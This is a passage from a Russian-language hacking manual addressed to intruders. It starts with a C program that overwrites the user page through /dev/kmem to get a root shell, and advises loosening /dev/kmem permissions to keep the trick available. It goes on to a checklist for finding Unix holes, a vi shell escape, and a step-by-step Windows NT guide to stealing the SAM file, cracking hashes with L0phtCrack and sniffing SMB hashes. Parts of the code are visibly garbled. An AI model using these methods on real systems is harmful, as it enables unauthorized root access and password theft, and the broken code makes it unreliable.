if(fd<0){
  printf("Cannot read or write to /dev/kmem\n");
  perror(argv);
  exit(10);
}
  userlocation=address();
where=(lseek(fd,userlocation,0);
if(where!=userlocation){
  printf("Cannot seek to user page\n");
perror(argv);
exit(20);
}
count=read(fd,&userpage,sizeof(struct user));
if(count!=sizeof(struct user)){
  printf("Cannot read user page\n");
perror(argv);
exit(30);
}
printf("Current UID: %d\n",userpage.u_ruid);
printf("Current GID: %d\n",userpage.g_ruid);
userpage.u_ruid=0;
userpage.u_rgid=0;
where=lseek(fd,userlocation,0);
if(where!=userlocation){
  printf("Cannot seek to user page\n");
perror(argv);
exit(40);
  }
write(fd,&userpage,((char *)&(userpage.u_procp)) ((char *)&user-
page));
  execle("/bin/csh","/bin/csh", "-i",(char *)0, envp);
}
}
} /* End main */
#include
```

```
#include
#include
#define LNULL ((LDFILE *)0)
long address(){
LDFILE *object;
SYMENT symbol;
long idx=0;
object=ldopen("/unix",LNULL);
if(!object){
fprintf(stderr, "Cannot open /unix.\n");
exit(50);
}
for(;ldtbread(object,idx,&symbol)==SUCCESS;idx++){
  if(!strcmp("_u",ldgetname(object,&symbol)))
          {
fprintf(stdout, "User page is at 0x%8.8x\n", symbol.n_value);
ldclose(object);
return(symbol.n_value);
          }
}
fprintf(stderr, "Cannot read symbol table in /unix.\n");
exit(60);
}
```

(12)

С тех пор как описанный выше код на основе /dev/kmem стал общеизвестным, что, естественно, нас совершенно не радует, нам постоянно приходится быть начеку и использовать его с максимальной осторожностью.

Мой вам совет — напишите сценарий оболочки по образцу (7), чтобы на время (допустим, на 5 минут) изменить разрешения, установленные к /dev/kmem, а затем вернуть их значения обратно.

Добавьте эти строки к шаблону из пункта (7):

```
chmod 666 /dev/kmem
sleep 300 # Nap for 5 minutes
chmod 600 /dev/kmem # Or whatever it was before
```

Глава 6.
Дефекты в системе безопасности

Дефекты в системе безопасности бывают нескольких видов:

Физические дефекты

В этом случае проблема состоит в возможности получения нелегального доступа к системе и, как последствия, компьютерного хулиганства и вандализма. Вот вам хороший пример — сетевая рабочая станция, которая при отсутствии должных предосторожностей может быть переведена взломщиком в режим single-user (единичного пользователя) с одновременным уничтожением всей файловой системы.

Еще один пример — обеспечение сохранности конфиденциальной информации на различных носителях, которые, несмотря на установленные к файлам разрешения, вполне могут быть прочитаны любым пользователем системы, имеющим доступ к соответствующему сегменту диска.

Дефекты программного обеспечения

Здесь основная проблема заключается в ошибках в «привилегированных» программах (демоны, установки для cron), чьи функции могут быть задействованы при взломе системы. Самый известный пример — это «sendmail debug», который позволяет хакеру запускать корневую оболочку. При этом может быть удалена файловая система, создан новый аккаунт, скопирован файл passwrd, короче, все, что только можно придумать (вопреки общему мнению, взлом, аналогичный sendmail, не ограничивается только небезызвестным «Internet Worm», это вполне осуществимо и при запуске telnet через 25 порт атакуемого компьютера.

Новые «дыры» в системе безопасности появляются чуть ли не ежедневно, поэтому самое лучшее, что вы можете сделать, это:

a) постараться структурировать свою систему таким образом, чтобы даже самые незначительные программы работали только под привилегиями root/daemon/bin, а если существует необходимость прописать софт под других пользователей, то убедитесь, что их аккаунты не поддаются взлому.

b) подпишитесь на рассылку, где публикуется информация об интересующих вас проблемах, и таким образом вы сможете вовремя отреагировать на обнаруженный дефект.

При установке/обновлении данной системы старайтесь устанавливать/делать запускаемыми только действительно необходимые вам программы, которые нужны вам сейчас или которыми вы точно станете пользоваться. Многие пакеты содержат демоны и утилиты, позволяющие посторонним лицам считывать информацию. К примеру, пакет AT&T System V Unix включает в себя программу acctcom(l), в которой установки по умолчанию предоставляют одному пользователю свободный доступ к учетным данным другого. Многие пакеты TCP/IP автоматически инсталлируют/запускают такие программы, как rwhod, fingerd и <иногда> tftpd, использование которых может повлечь за собой серьезные проблемы с обеспечением безопасности системы.

Решение этих проблем заключается в тщательно продуманном администрировании системы. Большинство подобных программ инициализируется/запускается во время начальной загрузки; вы можете изменить сценарии начальной загрузки (обычно расположенные в каталогах /etc, /etc/re, /etc/rcX.d) для предотвращения их запуска. Вы также можете просто удалить некоторые из этих программ. Для ряда утилит предотвратить несанкционированный запуск может простая команда chmod(1).

Глава 7. Не доверяйте сценариям/программам инсталляции

Подобные средства обычно загружают сразу весь пакет без дифференцированных запросов. В большинстве случаев в документации к инсталляции есть список всех программ пакета; ознакомьтесь с ним.

Дефекты из-за совместимости оборудования

Иногда недостаточный профессионализм системного менеджера приводит к использованию таких комбинаций «железа» и «софта», которые позволяют взломщикам преодолевать все защитные системы. По сути дела, это пример «погони за двумя зайцами», естественно, ни один из зайцев в конечном счете не попадает в ловушку, на зато в систему попадает незванный гость.

После полного завершения установки оборудования обнаружение подобных «дыр» в системе безопасности становится для системного администратора настоящей головной болью, поэтому лучше всего следить за появлением этих моментов с самого начала работы машины. Впрочем, никогда не поздно вернуться на несколько шагов назад.

Ниже разобраны некоторые примеры; но давайте не будем сейчас на этом останавливаться, дабы не испортить впечатление.

Выбор стратегии защиты и ее применение

Четвертый вид проблем с безопасностью касается адекватного восприятия. Хорошие программы, защищенное «железо», но вполне совместимые компоненты системы не заработают, если только вы не выберете соответствующую стратегию защиты и не включите отвечающие за безопасность сегменты системы. Даже использование самого лучшего на свете механизма паролирования не даст никакого результата, если ваши пользователи считают лучшим паролем свой собственный логин! Безопасность — это взаимодействие общей стратегии (или стратегий) и согласованных с ней операций.

Глава 8. Мысли о хакинге Unix

Важно: Вся предлагаемая информация должна быть распределена по следующим категориям:

1) Общие принципы.

2) Поиск дефектов в src.

3) Просмотр в двоичных распределениях.

4) Просмотр специальных конфигураций сайта.

Некоторые пункты классификации напрашиваются сами собой:

1) SUID/SGID.

2) Коды завершения/условия ошибки.

3) Непредвиденный ввод.

4) Параметры маршрутизации.

5) Проверка на аутентичность.

6) Имплицитное доверие.

7) Параметры.

8) Разрешения.

9) Прерывания.

10) Ввод/вывод.

11) Символические связи.

12) Демоны, особенно доступные пользователям.

13) Параметры маршрутизации в ядре.

Предложенную схему можно разбить на категории и подкатегории:

I: Suid-бинары и сценарии

а) Непредвиденные действия пользователя.

б) Свободные подключения.

в) Имплицитные предположения о внешних условиях (ссылки sym, loc.-пути).

г) Параметры маршрутизации.

II: Демон, функционирующий со SUID

а) Параметры маршрутизации.

б) Недостаточная защита файла.

в) Имплицитная защита файла.

г) Доверие.

д) Аутентичность.

III: Проблемы ядра

а) Параметры маршрутизации в ядре.

б) Код драйвера устройства.

Ниже рассматривается четырехэтапный метод, разработанный System Development Corporation и дающий 65%-ную гарантию обнаружения дефектов в системе безопасности. Поиск таких «дыр» в операционной системе включает четыре этапа:

Этап 1

Изучение структуры управления данной конкретной системы.

Чтобы найти лазейки в системе безопасности и определить ее дефекты, необходимо четко уяснить структуру управления системы и ее уровни.

Вот что нужно знать:

A) **Объекты защиты:** то, что надо защитить. Например: файлы пользователей.

B) **Объекты управления:** то, что защищает объекты защиты. Например: i-node (индексные дескрипторы).

C) **Смешанные объекты:** объекты, подпадающие под обе категории. Например: файл пароля.

С таким списком в руках становится возможным графически воспроизвести всю иерархию управления и определить вероятные пути взлома. Очень действенно и создание диаграмм для визуализации возможного прерывания связей.

Найти необходимую информацию можно в различных пользовательских, операторских и администраторских мануалах.

Довольно полезным может оказаться и изучение исходного кода. Для тех, кто пользуется нелицензированными продуктами, советуем использовать дистрибутивы LINUX, NET2 и BSD386. В будущем, возможно, станет реальностью рабочий контракт между отдельным лицом или компанией, обладающими легальными дистрибутивами, и другими участниками этого проекта. Таким образом, фрагменты кода могут быть использованы в учебных (академических) целях постольку, поскольку они не используются для извлечения прибыли — впрочем, это необходимо проверить.

Этап 2

Создание списка возможных дефектов (то есть предполагаемых дефектов).

Хронология кода

В чем состоит различие версий UNIX? Это бывает важно при создании перекрестных ссылок (очень часто некий продавец вносит в пакет изменения, а его версия получает широкое распространение).

Жесткая перекрестная ссылка

Командой who проверьте OS на наличие ошибок и установите, какая версия поможет вам избежать двойной работы.

Хорошо бы сначала вывести полный список всех suid-бинаров в различных версиях OS. Затем попытайтесь выяснить причину определения suid к каждой конкретной программе. Например: rcp имеет корневой suid, потому что использует привилегированный порт для установле-

ния аутентичности пользовательских имен. Часто код, изначально созданный не как suid, функционирует именно как suid, манипулируя каналами для разрешения проблем с доступами файлов.

Хорошо бы разработать базу данных, которая бы сравнивала парные и тройные данные, как-то: название программы, suid, sgid, объект обращения (почему данная программа работает под suid/sgid), версия OS и ее происхождение.

Этап 3

Проверка предположений. (Тестирование системы на предмет обнаружения дефектов).

Этап 4

Обобщение полученной информации с акцентированием специфических проблем данной системы.

Глава 9. Обнаружение отдельных дефектов

1) Ищите подпрограммы, которые не проверяют диапазоны или параметры ввода.

Например: семья подпрограмм gets, позволяющая перезаписывать границы буферов (sprintf()?, gets () и т.д.). А также strcpy (), вмонтированная в большинство src:

```
#define SCYPYN((a)(b)) strcpy(a, b, sizeof(a))
```

2) SUID/SGID подпрограммы, написанные в одной из оболочек вместо C или PERL.

3) SUID/SGID подпрограммы, написанные в PERL и не использующие программу taintperl.

4) SUID/SGID подпрограммы, использующие system(), popen(), exec1p() или execvp() при выполнении заданий.

5) Любая программа, которая использует относительные имена пути.

6) Использование относительных имен путей для определения динамически связанных библиотек.

7) Подпрограммы, не проверяющие ошибки в кодах возврата при системных вызовах. (Например: fork(2), suid(2), setuid() как в знаменитой ошибке rcp).

8) Дефекты часто могут быть обнаружены в коде, который:

а) импортирован в новую среду;

б) получил несанкционированный ввод;

в) взаимодействует с другим локальным программным обеспечением;

г) обращается к системным файлам, подобным passwd, L.sys и т.д.;

д) считывает входные данные из свободно перезаписываемого файла/каталога;

е) представляет собой одну из программ диагностики, которые чаще всего не позволяют пользователю защищать информацию.

9) Тестирование кода на предмет несанкционированного доступа. Средства для этого, включая различные утилиты, вполне доступны.

10) В man-страницах и в различных руководствах просмотрите параграфы с предупреждениями против выполнения того-то и изменения сего-то. Обратите внимание на разделы «Ошибки».

11) Поищите редко используемые или необычные функции или команды — например, чтение в обратном направлении.

В частности, интересные результаты может дать поиск не нашедших отражение в инструкциях флагов/аргументов.

Проверьте флаги, работающие в более ранних выпусках вашей операционки или в других OS-версиях. Проверите опции, которые могут быть использованы другими программами. Например, telnet использует опцию -h для входа в систему... ладно, пропишите в login.c:

```
if((getuid()) && hflag){
  syslog()
  exit()
  }
```

12) Просмотрите условия маршрутизации.

13) Отключите часть софта, и тем самым вы проверите, действительно ли она, эта часть, связана с предполагаемым вами программным обеспечением или аппаратным модулем.

14) Отладьте процесс обнаружения ошибок так, чтобы он не отражался на системе безопасности.

15) Недостаточная отлаженность, приводящая, например, к созданию неверных условий проверки кодов.

16) Имплицитное доверие: подпрограмма В принимает параметры подпрограммы А, потому что подпрограмма А является системным процессом.

17) Память системы — это данные или ссылка на параметры пользователя в адресном пространстве пользователей.

18) Интерсвязь во время процессов: возвращение условий (passwd OK, illegal parameter, segment error и т.д.) может стать источником серьезных проблем, особенно вкупе с п. 17.

19) Параметры пользователя не поддаются адекватной проверке.

20) Адреса, перекрывающие друг друга или обращающиеся к другим областям системы.

21) Пропуск проверки.

22) Сбой системы предупреждения о необычных параметрах.

23) Найдите уровни системы, в которых ряд модулей был написан различными программистами или группами программистов — обязательно обнаружатся «дырки».

24) Регистраторы, указывающие на месторасположение значений параметра вместо того, чтобы передать это значение непосредственно.

25) Любая программа, функционирующая с системными привилегиями. (Слишком много программ имеют UID 0, что облегчает доступ к некоторым таблицам и проч.)

26) Группа свободночитаемых временных файлов, буферов и т.д.

27) Неотлаженность пороговых значений и регистрации.

28) Изменение параметров особо важных областей системы до их выполнения одновременно запущенным процессом (условия маршрутизации).

29) Неадекватная проверка границы при компиляции, например, в случае, когда пользователь может запустить машинный код, оформленный как общие данные в области данных (если текстовая область и область данных разделены).

30) Неправильное прерывание пользователем работы компьютера. Большинство пользователей сначала или прерывают выполняемый процесс или доводят его до конца, а уже потом выключают компьютер, в то время как другие, не закончив корректно свою работу, оставляют систему фактически в незащищенном состоянии, оставляя открытыми файлы, в которых велась запись.

31) Код, использующий fopen(3) без установки umask. (Например: at(1) и др.)

Вообще любой код, не перезапускающий UID перед началом параллельного действия.

32) Trace — ваш хороший помощник (или truss в SVR4). Он выясняет, какие системные вызовы используются программой.

33) Тщательно проверьте /usr/local. Многие администраторы устанавливают программное обеспечение из сети. Часто вы найдете здесь tcpdump, top, nfswatch... они запросто могут использовать корневой suid.

34) Проверьте программы под suid и убедитесь, что они являются именно теми самыми продуктами, которые были установлены сначала. Администраторы иногда меняют пароли, что менее безопасно, чем дистрибутивная версия.

35) Найти программы, устанавливающие программное обеспечение или загружаемые модули ядра.

36) Вообще динамически связанные программы. Вспомните LD_PRELOAD, думаем, что это еще не предел.

37) Программирование канала I/O — вот, что сейчас главное. Ищите логические ошибки, противоречия и удаления.

38) Если возможно, отследите в I/O программе наличие возможности самостоятельного модифицирования и запуска циклов (pre-load может помочь это осуществить это).

39) Если каналы I/O действуют как независимые процессоры, то они могут иметь неограниченный доступ к памяти, и таким образом системный код может быть изменяться в памяти еще до своего выполнения.

40) Найдите ошибки, существующие во многих частях программного обеспечения. К примеру, скажем, программа A может быть использована для изменения файла конфигурации /etc/a, программа B принимает эту информацию без проверки, и все это может привести

к непредвиденным результатам (только посмотрите, сколько программ доверяют /etc/utmp).

41) Любые программы, особенно допускающие выход из оболочки и идущие под suid/sgid.

Глава 10. Взламываем ограничивающую оболочку

При некачественно выполненной ограничивающей оболочке можно взломать ограничивающую среду, выполнив программу, которая показывает функцию оболочки. Хороший пример vi (простой текстовый редактор). Выполните vi и используйте следующую команду:

:set shell = /bin/sh

Затем **shell,** использующий эту команду:

:shell

Если ваш ограниченная оболочка не позволяет использовать команду **cd,** зайдите через ftp на самого себя, и вы получите доступ к использованию **cd.**

Взлом Microsoft Windows 2000

Глава 1. Основные принципы взлома защиты сетевых операционных систем Windows NT и Windows 2000

В этой части мы изложим основные принципы взлома защиты сетевых операционных систем Windows NT и Windows 2000.

Почему нами выбрана группа операционных систем Windows NT/2000? Семейство операционных систем Windows NT/2000 (в дальнейшем просто Windows NT, т.к. Windows 2000 является по своей сути пятой версией NT) имеет богатейшие возможности работы с конфигурацией операционной среды, поддерживает устаревшее программное обеспечение для операционных систем DOS, Windows 3.xx/95/98, что влечет за собой возможность с большей вероятностью найти в защите системы слабое место. Всегда надо помнить принцип: *Обычно ломается лифт, а не лестница.* Следовательно, чем проще, тем надежней.

Вторая причина, почему мы остановили свой выбор на семействе Windows NT — из-за популярности этих систем и распространенности их в мире. С одной стороны, украсть информацию из Windows NT/2000 затруднительно, т.к сложность похищения информации вызвана, конечно, не безупречностью TCP/IP стека Windows NT, а его убогостью и отсутствием в стандартной поставке сетевых демонов и крайне ограниченным набором клиентских утилит (host, nslookup, talk и т.д.). Хакеры со всех концов света обратили на нее свое внимание и, естественно, нашли и находят прорехи в системе безопасности Windows NT.

Методы взлома, изложенные здесь, будут доступны для хакера невысокой квалификации. Те программы или средства, которые потребуются для подрыва защиты и проникновения в систему, можно свободно найти на страницах Internet`a. Кроме того, еще не все системные администраторы осознали необходимость комплексного подхода при защите информации для сетей под Windows NT. Обычно затраты на сохранность ценностей составляют от 10 до 30% от их стоимости. Но как

оценить интеллектуальную собственность? Тут вступает в действие всемирный пофигизм, вот он — главный друг хакера.

Безопасности компьютерной системы или сети обычно присущи три составляющие:

1. Физический доступ к компьютеру;

2. Доступ в локальной сети;

3. Доступ в глобальной сети.

Эти три составляющие очень тесно связаны между собой, поэтому мы последовательно рассмотрим их. Приведенные ниже способы преодоления защиты этих трех уровней помогут понять сам принцип взлома системы. Кроме того, хакерские инструменты первого и второго уровня часто могут помочь взломщику компьютерных систем, если он работает удаленно через Internet.

Сделаем небольшое отступление. Необходимо понять один простой принцип. Все течет, все изменяется, и на любые каверзы хакеров умные программеры и системные администраторы придумают свои препоны и защиты. Но принцип взлома они победить не смогут, ибо что один человек сделал, другой завсегда разобрать сможет. А те программы, которыми необходимо пользоваться, могут устареть, или те конкретные дыры в защите, описанные в этой главе, через некоторое время будут залатаны песочно-безэшным Билли... Начнем с простого.

Глава 2. Физический доступ к компьютеру

Что такое физический доступ к компьютеру? Это значит, что вы имеете доступ к компьютеру, на котором находится интересующая вас информация. Причем доступ этот физический, т.е. вы можете подойти к этой машине, потрогать ее ручками. Желательно, чтобы трогание ручками было воспринято окружающими без эмоций, а лучше вообще не воспринято, т.е. вы там частый гость, или лучший друг своего недруга (зачем друзей подставлять), или.., ну в общем, вы — ужас, летящий на крыльях ночи, никем не замеченный. Вот что значит *физический доступ*.

Сначала немного общеобразовательных моментов.

В семействе операционных систем Windows NT реализована возможность контроля за локальным доступом (т.е. доступом к локальному диску, винту, если так понятнее). Реализуется эта возможность с помощью новой (по сравнению с FAT) файловой системой NTFS на основе

расширений файловой системы. Вообще-то Windows NT поддерживает две системы — FAT и NTFS. Поэтому мы рассмотрим способ взлома сначала для FAT.

Самый простой и надежный — загрузка с дискеты и копирование данных на ZIP-дисковод. Таким образом, вам становится доступной вся та часть информации, которая хранится с помощью FAT. Но такую халяву вам вряд ли когда подсунут. Скорее всего, придется повозиться с NTFS. Вот тут и начинается наша песня.

NTFS используют всегда, когда требуется защитить информацию и распределить доступ к ней. Но вот беда — все это работает только при работе под Windows NT. А вот если вам удастся загрузить MS-DOS с дискеты, то любая информация из разделов, работающих под NTFS, может быть считана с помощью драйвера NTSFDOS.EXE (автор — Mark Russinovich, поклон ему земной). И никакая система безопасности Windows NT тут не поможет, ну, кроме злобного сисадмина, который с дубинкой дежурил бы рядом. Но, естественно, нужен дисковод. Если его нет, а такое может быть, или он каким-то образом вам не доступен, и такое может быть тоже, знать, не судьба — надо искать другой способ.

Ну, вот вы незаметно загрузились с дискеты, запустили программку **NTSFDOS.EXE** и обнаруживаете, что ничего не видите или видите, но понять или прочесть не можете. А это значит, что сисадмин оказался чуть-чуть умнее, чем мы предполагали, и зашифровал информацию на диске посредством программных или аппаратных средств. Зашифровать он ее мог или средствами какой-либо посторонней программы (аппарата), или с помощью Windows NT (такая возможность уже появилась в Windows 2000). Так как мы в этой главе освещаем методы взлома Windows NT, то про методы взлома систем шифрования мало чего скажем. Мы просто перечислим некоторые из них:

SeNTry2020 (http://www.softwinter.com);

SecurityPlus (http://www.softbytelabs.com);

Cryptext(http://www.tip.net.au/~njpayne).

А если вдруг объектом вашего внимания стала машина, находящаяся на госпредприятии или на предприятии, на котором размещен госзаказ, то можно однозначно определить, что используемая там система шифрования — «Верба-OW» (http://www.security.ru), которая сертифицирована ФАПСИ. Конечно, это может быть и не эта система шифрования, но обязательно сертифицированная ФАПСИ. А таких систем не так уж много. Да и список таких систем можно легко узнать, так как нет лучшей рекламы для продажи, чем сертификат ФАПСИ.

В том случае, если информация зашифрована с помощью какой-либо программы, то самый простой способ — это найти ключ, способ потруднее — его отгадать. А вот если установлено аппаратное шифрование, то тут без ключа никак не обойтись. Ключ может быть программный, выносной (на внешнем носителе) и комбинированный. У нас в России распространены шифрующие контроллеры дисков серии КРИПТОН, имеющие сертификат ФАПСИ.

Если вам удалось получить физический доступ к информации на машине, то вы приступаете к следующей стадии взлома системы, а именно к получению паролей пользователей системы и/или прав администратора. Существует такой файл SAM, в нем хранятся учетные записи пользователей и их пароли. Получить к нему доступ возможно, загрузившись с дискеты и скопировав этот файл. Сам файл располагается в каталоге **WINNT\SYSTEM32\CONFIG**. Когда Windows NT запущена и работает, доступ к файлу SAM, который располагается в директории **WINNT\SYS**TEM32\CONFIG\, имеет только администратор, но файл можно скопировать, загрузившись с системной дискеты.

Если вам удалось заполучить файл SAM, то для взлома вы можете использовать программу **L0PHTCrack**. Найти ее возможно в поисковой системе Rambler.ru или AltaVista. Ниже приведено более подробное описание данной программы.

Для того чтобы избежать просмотра паролей, их подвергают хэшированию. Но, как известно, что зашифровали, то расшифровать можно. Хотя хэширование имеет одну неприятность: для восстановления пароля надо перебрать все возможные значения. А, следовательно, существует пропорциональная зависимость между временем, требуемым для дехэширования, длиной пароля и количеством применяемых символов.

Стандартно программы ограничивают длину пароля до 13-16 символов, хотя Windows NT поддерживает до 128 символов. Еще одна хитрость в том, что файл SAM содержит два хэшированных представления одного и того же пользовательского пароля, полученные с помощью разных алгоритмов. Один из них — в стандарте Windows NT, другой — в стандарте LAN Manager. Вообще стандарт LAN Manager применяют для того, чтобы добиться совмещения с другими ОС, установленными на рабочих станциях, например: Windows 3.11 for Workgroups и Windows 95/98. Вот то, о чем мы писали выше: всевозможные достоинства можно обратить в недостатки, ведь хэшированный пароль стандарта LAN Manager слабо устойчив к взлому, так как каждая из двух половин 14-байтового символьного пароля хэшируется независимо, а результаты затем соединяются. Таким образом, вычисление 14-байтового пароля эквивалентно взлому двух 7-байтовых паролей, что значительно сокращает число воз-

можных комбинаций для перебора. По этой причине, если вы будете взламывать пароль, то сначала займитесь паролем, захэшированным по стандарту LAN Manager.

Существующая программа **LOphtCrack,** работающая на Pentium II-450, может вскрыть пароль любой длины, как спелый арбуз, примерно за трое суток (ниже мы рассмотрим работу этой утилиты подробнее). Обычно наивные администраторы защищаются с помощью утилиты **SYSKEY,** входящей в состав Service Pack 3. **SYSKEY** позволяет дополнительно зашифровать данные в SAM, после чего программы извлечения и восстановления паролей не смогут корректно обрабатывать информацию из этого файла. Это надо учитывать. Но помните — все течет, все изменяется, и последняя версия программы **LOphtCrack** позволяет пробить и дополнительное шифрование этой утилиты.

Глава 3. Извлечение и вскрытие текстовых паролей из украденной SAM

Рассмотрим взлом SAM-файла более подробно, углубимся в детали... Итак, как было сказано ранее, информация обо всех пользователях Windows NT/2000 и их паролях хранится в базе данных системы **(registry),** которая физически расположена в файле **%SystemRoot%\SYSTEM32\CONFIG\SAM** — базе данных безопасности системы. Данный файл является по умолчанию заблокированным, т.к. используется прочими компонентами системы. Поэтому вам не удастся напрямую скопировать этот файл. Однако, если администратор системы регулярно выполняет операцию создания диска **ERD** (Emergency Repair Disk), то относительно свежая копия данного файла содержится в директории **%SystemRoot%\REPAIR\.** Но если администратор системы не выполнял данную операцию, то полученная база будет содержать пользователей **Administrator и Guest,** с паролями, присвоенными во время инсталляции операционной системы. Пароли в данном файле хранятся в 16-байтном значении, зашифрованном (в кодировке UNICODE) с использованием хэш-алгоритма **MD4.** Поэтому для взлома паролей Windows NT/2000 вам необходимо выделить из базы данных безопасности системы имя пользователя и соответствующее ему хэш-значение. Данная процедура может быть выполнена с использованием программного обеспечения, доступного через Internet и описанного ниже.

Глава 4. Программа LOphtCrack

Программа **LOphtCrack** позволяет вычислять пароли, используя два различных метода. При использовании первого метода применяется поисковая словарная таблица, которую определяет специальный файл словаря. Хэшированные пароли для всех слов в файле словаря уже являются вычисленными и сравниваются со всеми паролями для пользователей данной **SAM.** Когда имеется соответствие — пароль известен. Этот метод чрезвычайно быстр. Тысячи пользователей могут быть проверены при помощи 300 КБ файла словаря всего за несколько минут на обычном PII. Недостаток этого метода состоит в том, что при помощи словаря можно определить только очень простые пароли, которые существуют в английском языке (словарный запас которого не превышает 100 тыс. слов).

Для открытия словаря word-english вам необходимо выполнить команду ***«File»*** (Файл) ➪ **«Open Wordlist File»** (Открыть словарь).

Второй метод использует последовательный перебор набора символов типа A-Z или A-Z и 0-9 (и также других наборов) и вычисляет хэш для каждого возможного пароля для этих символов. Единственный недостаток данного метода — время. Данный метод использует интенсивный перебор значений, что требует больших вычислительных мощностей. Чем больший набор символов вы указали в меню **«Tools»** (Сервис) ➪ **«Options»** (Параметры), тем дольше времени требуется для перебора всех значений.

Набор символов A-Z требует приблизительно 7 часов вычислений на 600 герцовых процессорах PIII или Athlon. Представьте себе, что через какие-нибудь 7 часов вы будете иметь ключи от системы и будете эдаким маленьким богом, местного значения или не местного, как повезет.

Набор A-Z и 0-9 требует приблизительно трое суток.

Однако программа **L0phtCracks** разработана с учетом возможности интенсивных и долговременных вычислений и может использовать преимущества многопроцессорных систем. Если вы не хотите, чтобы программа присутствовала в панели задач, выберите в меню **«Window»** (Окно) ➪ **«Hide, Ctrl+Alt+L to Show»** (Спрятать, для вывода на экран нажмите **Ctrl+Alt+L**).

При запуске данной программы на многопроцессорном сервере она будет выполняться низким приоритетом, используя вычислительные возможности неактивного центрального процессора. Программа регу-

лярно, через каждые пять минут, сохраняет результаты вычислений, что позволяет восстанавливать состояние вычислений в случаях отключения питания или перезагрузок.

Открытие файла, с которым программа работала до перезагрузки можно из меню «File» (Файл) ➪ **«Open Password File»** (Открыть файл паролей).

Инсталляция

Для инсталляции просто разархивируйте дистрибутивный архив в любой каталог на жестком диске. Создайте ярлык к программе **l0phtcrack.exe** (или l0phtcrack95.exe для Windows 95/98). Кроме того, если вы физически подключены к данной локальной сети и используете Windows NT 4.0 (или Window 2000), вы можете использовать сетевой **sniffer readsmb.exe**, при помощи которого можно получить пароли клиентских машин Windows 3.11/95/95 и MS-DOS. Перед использованием сетевого sniffer'a необходимо предварительно установить сетевой ND1S-драйвер, который входит в дистрибутивный комплект. Этот драйвер может работать только поверх драйвера реально присутствующей в системе сетевой Ethernet-платы и использует протокол CSMA-CD. Для установки NDIS-драйвера откройте апплет **«Network»** (Сеть) в панели управления. На вкладке **«Protocols»** (Протоколы) нажмите кнопку «Add» (Добавить). Затем нажмите кнопку **«Have Disk»** (Установить с диска) и определите каталог, в который вы установили **LOphtCrack** и в котором находится файл **Oemsetup.inf**. После перезагрузки вы сможете использовать сетевой sniffer readsmb.exe для перехвата паролей клиентских машин Windows.

Получение хэшированных паролей

Перед вычислением паролей необходимо получить доступ к хэшированным паролям. Существуют три основных метода получения хэшированных паролей: непосредственно из системного реестра, из файла SAM или при помощи сетевого sniffer'a.

Получение хэшированных паролей непосредственно из реестра

ЕСЛИ вы обладаете административными привилегиями, вы можете получить хэшированные пароли, используя команду **«Tools»** (Сервис) ➪ **«Dump Password from Registry»** (Получить дамп пароля из реестра). Для этого укажите имя компьютера или адрес IP в формате **\\Computer_name** или **\\IP-address.**

Однако сервер Windows NT/2000 может запретить попытку доступа к системному реестру по сети, если сконфигурирован надлежащим образом.

Кроме того, если версия Windows NT/2000 локализована, для группы **«Administrator»** используется переведенное на другой язык слово, например для русского языка **«Администратор».** Для того, чтобы программа L0phtCrack корректно обратилась к дампу системного реестра удаленного компьютера, вам необходимо изменить ключ системного реестра на вашем локальном компьютере. Для этого запустите программу **regedit.exe** и отредактируйте значение ключа **HKEY_CURRENT_USER\Software\LHI\L0phtCrack\AdminGroupName**.

Присвойте значению этого ключа название группы **«Administrator»** для локализованной версии Windows NT (2000).

Получение хэшированных паролей из файла SAM

Вы можете получить хэшированные пароли из файла SAM на жестком диске, с резервной ленты или дискеты ERD (Emergency Repair Disk). Системный реестр NT фактически сохранен в нескольких различных файлах на системном диске в каталоге **%SystemRoot%\SYSTEM32\CONFIG\.** Если вы имеете физический доступ к компьютеру с установленной операционной системой Windows NT/2000, вы можете загрузить машину при помощи системной дискеты DOS и использовать программу типа **NTFSDOS** (http://www.ntinternals.com/ntfs20r), чтобы скопировать файл SAM на гибкий диск. Затем вы можете использовать команду программы LOphtCrack **«Import SAM File»** (Импорт SAM-файла), которая расположена в меню **«File»** (Файл), чтобы извлечь хэшированный пароль из файла SAM. Если вы работаете с компьютером Windows NT (2000) удаленно, то вам остается только воспользоваться резервной копией базы SAM, которая хранится в каталоге **%SystemRoot%\REPAIR**. Кроме того, если у вас имеется возможность получить доступ к кассетам стримера, на который производится ежедневный backup или к дискетам ERD, то вы можете скопировать файл SAM оттуда. Если вам удалось использовать дискету ERD, скопируйте оттуда сжатый файл **sam._** и затем выполните команду:

```
EXPAND SAM._ SAM
```

Затем разжатый файл **sam._** может импортироваться в **LOphtCrack.**

Однако если администратор системы установил Service Pack 3 for NT 4.0 и использует утилиту SYSKEY для дополнительной криптоустойчивой шифрации файлов реестра, то программа **LOphtCrack** (это справедливо для версий более ранних, чем LOphtCrack 2.5) не сможет произвести импорт файла SAM.

Использование сетевого sniffer'а для получения хэшированных паролей

ЕСЛИ администратор системы использует утилиту **SYSKEY** и вам отказано в доступе к системному реестру по сети, имеется третий метод для получения хэшированных паролей. Для этого используется сетевой sniffer, который выполняет прослушивание и отбор пакетов для всех устройств в физическом сегменте Ethernet-сети.

Сетевой sniffer, включенный с LOphtCrack, реализован в виде файла **readsmb.exe,** который работает только в Windows NT 4.0 (в последней версии программы реализован сетевой sniffer для Windows 95/98).

Для запуска сетевого sniffer'а следует использовать команду:

```
READSMB > PASSWD
```

Как вы видите из данной команды, вся информация, полученная сетевым sniffer'ом, будет перенаправляться в текстовый файл **passwd**. Для сбора всех хэшированных паролей пользователя достаточно запустить sniffer один раз утром, в период времени, когда большинство пользователей приходит на работу и производит регистрацию в сети. Затем вы можете прервать работу этой программы и открыть файл **passwd в LOphtCrack.**

Для включения режима отладки sniffer'а используйте команду **-v**:

```
READSMB -V
```

На медленных машинах -v опция может приводить к тому, **что readsmb** будет пропускать некоторые пакеты, так что эта опция действительна только для отладки и исследования.

Выделение паролей из хэша

После того, как вы получили набор хэшированных паролей и загрузили их в программу LOphtCrack, а также открыли словарь word-english, вы можете приступить к вычислению настоящих текстовых паролей. Для начала этой операции выполните команду **«Run»** (Запуск) из меню **«Tools»** (Сервис).

Опции, установленные в диалоговом окне **«Tools Options»** по умолчанию, определяют, что сначала будет произведено вычисление паролей при помощи словаря word-english. Затем будет производится определение паролей при помощи последовательного перебора заданных значений, что требует уже более длительного времени. LOphtCrack сохраняет состояние вычислений каждые 5 минут в *.LC файл.

Новые возможности LOphtCrack 2.52

- Увеличение быстродействия на 450% за счет оптимизированного ассемблерного кода для Pentium, Pentium MMX, Pentium Pro и Pentium II и III. Это приводит к увеличению быстродействия. Все алфавитно-цифровые пароли могут быть найдены за трое суток на Pentium II/450.
